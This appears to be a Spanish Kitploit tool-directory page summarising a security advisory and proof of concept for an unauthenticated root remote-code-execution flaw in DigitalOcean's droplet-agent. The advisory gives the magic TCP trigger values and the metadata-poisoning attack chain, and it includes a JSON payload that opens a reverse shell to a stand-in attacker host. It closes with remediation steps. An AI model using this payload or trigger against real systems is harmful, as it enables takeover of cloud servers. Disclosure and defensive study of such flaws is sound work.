Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/poxsky/cve-2026-24516-digitalocean-rce.
Escalada de PrivilegiosAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de InformaciónPost-ExplotaciónSeguridad en la NubePapers e InvestigaciónRed TeamingDesarrollo de Payloads
GitHubpoxsky/cve-2026-24516-digitalocean-rce.

CVE-2026-24516-DigitalOcean-RCE.

Análisis técnico y PoC para CVE-2026-24516: Ejecución remota de código como root sin autenticación en DigitalOcean Droplet Agent (CVSS 10.0).

Ver Repositorio
22hace 7 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    275

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2026-24516-DigitalOcean-RCE.

Análisis técnico y PoC para CVE-2026-24516: Ejecución Remota de Código como Root sin Autenticación en DigitalOcean Droplet Agent (CVSS 10.0).

AVISO TÉCNICO DE SEGURIDAD: CVE-2026-24516

ID: CVE-2026-24516

TÍTULO: RCE como Root sin Autenticación mediante Envenenamiento de Metadatos y Canal Lateral

SEVERIDAD: Crítica (CVSS v3.1: 10.0 / AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

INVESTIGADOR: Anmol Singh Rajput (@poxsky)

AFECTADOS: DigitalOcean Droplet Agent (droplet-agent) <= v1.3.2

================================================================================

  1. DESCRIPCIÓN GENERAL DE LA ARQUITECTURA

El 'droplet-agent' es un demonio de sistema privilegiado (UID 0) diseñado para telemetría y diagnóstico remotos. Mantiene un estado de monitoreo pasivo hasta que se recibe una secuencia de señalización específica. La vulnerabilidad principal radica en el "Modelo de Confianza Implícita" del servicio de metadatos link-local (169.254.169.254), que carece de verificaciones de integridad criptográfica.

  1. ANÁLISIS PROFUNDO: PRIMITIVAS DE EXPLOTACIÓN




A. CANAL LATERAL TCP PASIVO (LA CAPA DE SEÑALIZACIÓN) El agente utiliza un listener de socket raw (internal/metadata/watcher/ssh_watcher.go) en el Puerto 22. Realiza la transición de estado de IDLE a ACTIVE basándose en constantes mágicas hardcodeadas en la cabecera TCP:

  • Número de Secuencia (Seq): 0x419AD37 (68796879 -> "DODO")
  • Número de Acuse de Recibo (Ack): 0xCF259 (848489 -> "TTY")

Análisis: Esto crea un disparador determinista. Un atacante externo puede suplantar el plano de control de la infraestructura falsificando un único paquete TCP SYN con estos valores mágicos.

B. VIOLACIÓN DEL LÍMITE DE CONFIANZA (EL FALLO LINK-LOCAL) Tras la señalización, el agente obtiene instrucciones JSON desde el endpoint de metadatos de la nube. La vulnerabilidad es una Falta de Verificación de Autenticidad. El agente trata la zona 169.254.169.254 como una "Zona de Confianza Reforzada", sin verificar las firmas del payload (HMAC/mTLS).






C. EL SINK: INYECCIÓN DE COMANDOS SIN SANITIZAR El 'TroubleshootingActioner' (internal/troubleshooting/actioner/actioner.go) contiene un sink donde parsea el array 'requesting'.

  • Sink Vulnerable: exec.CommandContext(ctx, name, args...)
  • Fallo Lógico: La lógica de validación solo realiza una comprobación de prefijo ('command:'). No logra tokenizar las entradas ni sanitizar los metacaracteres del shell (;, |, &, $).
  1. CADENA DE ATAQUE ARMADA (SSRF-A-RCE-COMO-ROOT)

  1. SUPLANTACIÓN: El atacante identifica un SSRF en una aplicación alojada para proxyficar solicitudes al servicio de metadatos link-local.

  2. ENVENENAMIENTO: El atacante configura un servidor de metadatos malicioso que devuelve: {"requesting": ["command:bash -c 'bash -i >& /dev/tcp/attacker.com/4444 0>&1'"]}

  3. EL TOQUE: El atacante envía el disparador TCP "DODO-TTY" al Puerto 22.

  4. EJECUCIÓN: El agente obtiene el JSON envenenado y ejecuta la reverse shell con UID EFECTIVO 0 (Root).

  5. EVALUACIÓN DEL IMPACTO


  • COMPROMISO TOTAL DEL SISTEMA: Acceso completo a nivel de kernel.
  • PERSISTENCIA: Capacidad de inyectar rootkits o backdoors SSH persistentes.
  • RIESGO PARA INQUILINOS: Un único SSRF en cualquier aplicación de cliente conduce a una toma de control total del droplet, eludiendo todos los firewalls a nivel de SO.
  1. ESTRATEGIA DE REMEDIACIÓN

  • INTEGRIDAD CRIPTOGRÁFICA: Implementar firma JWT/HMAC para todos los payloads de metadatos.
  • AISLAMIENTO DE NAMESPACE: Ejecutar el actioner en un namespace de PID/Red restringido.
  • LISTA DE PERMITIDOS: Hardcodear un conjunto de binarios de diagnóstico inmutables; rechazar todas las entradas de cadena dinámicas.
1000071250 1000071254 1000071252 1000071246 1000071243 1000071244 1000071247 1000071249 1000071251
Descargar herramienta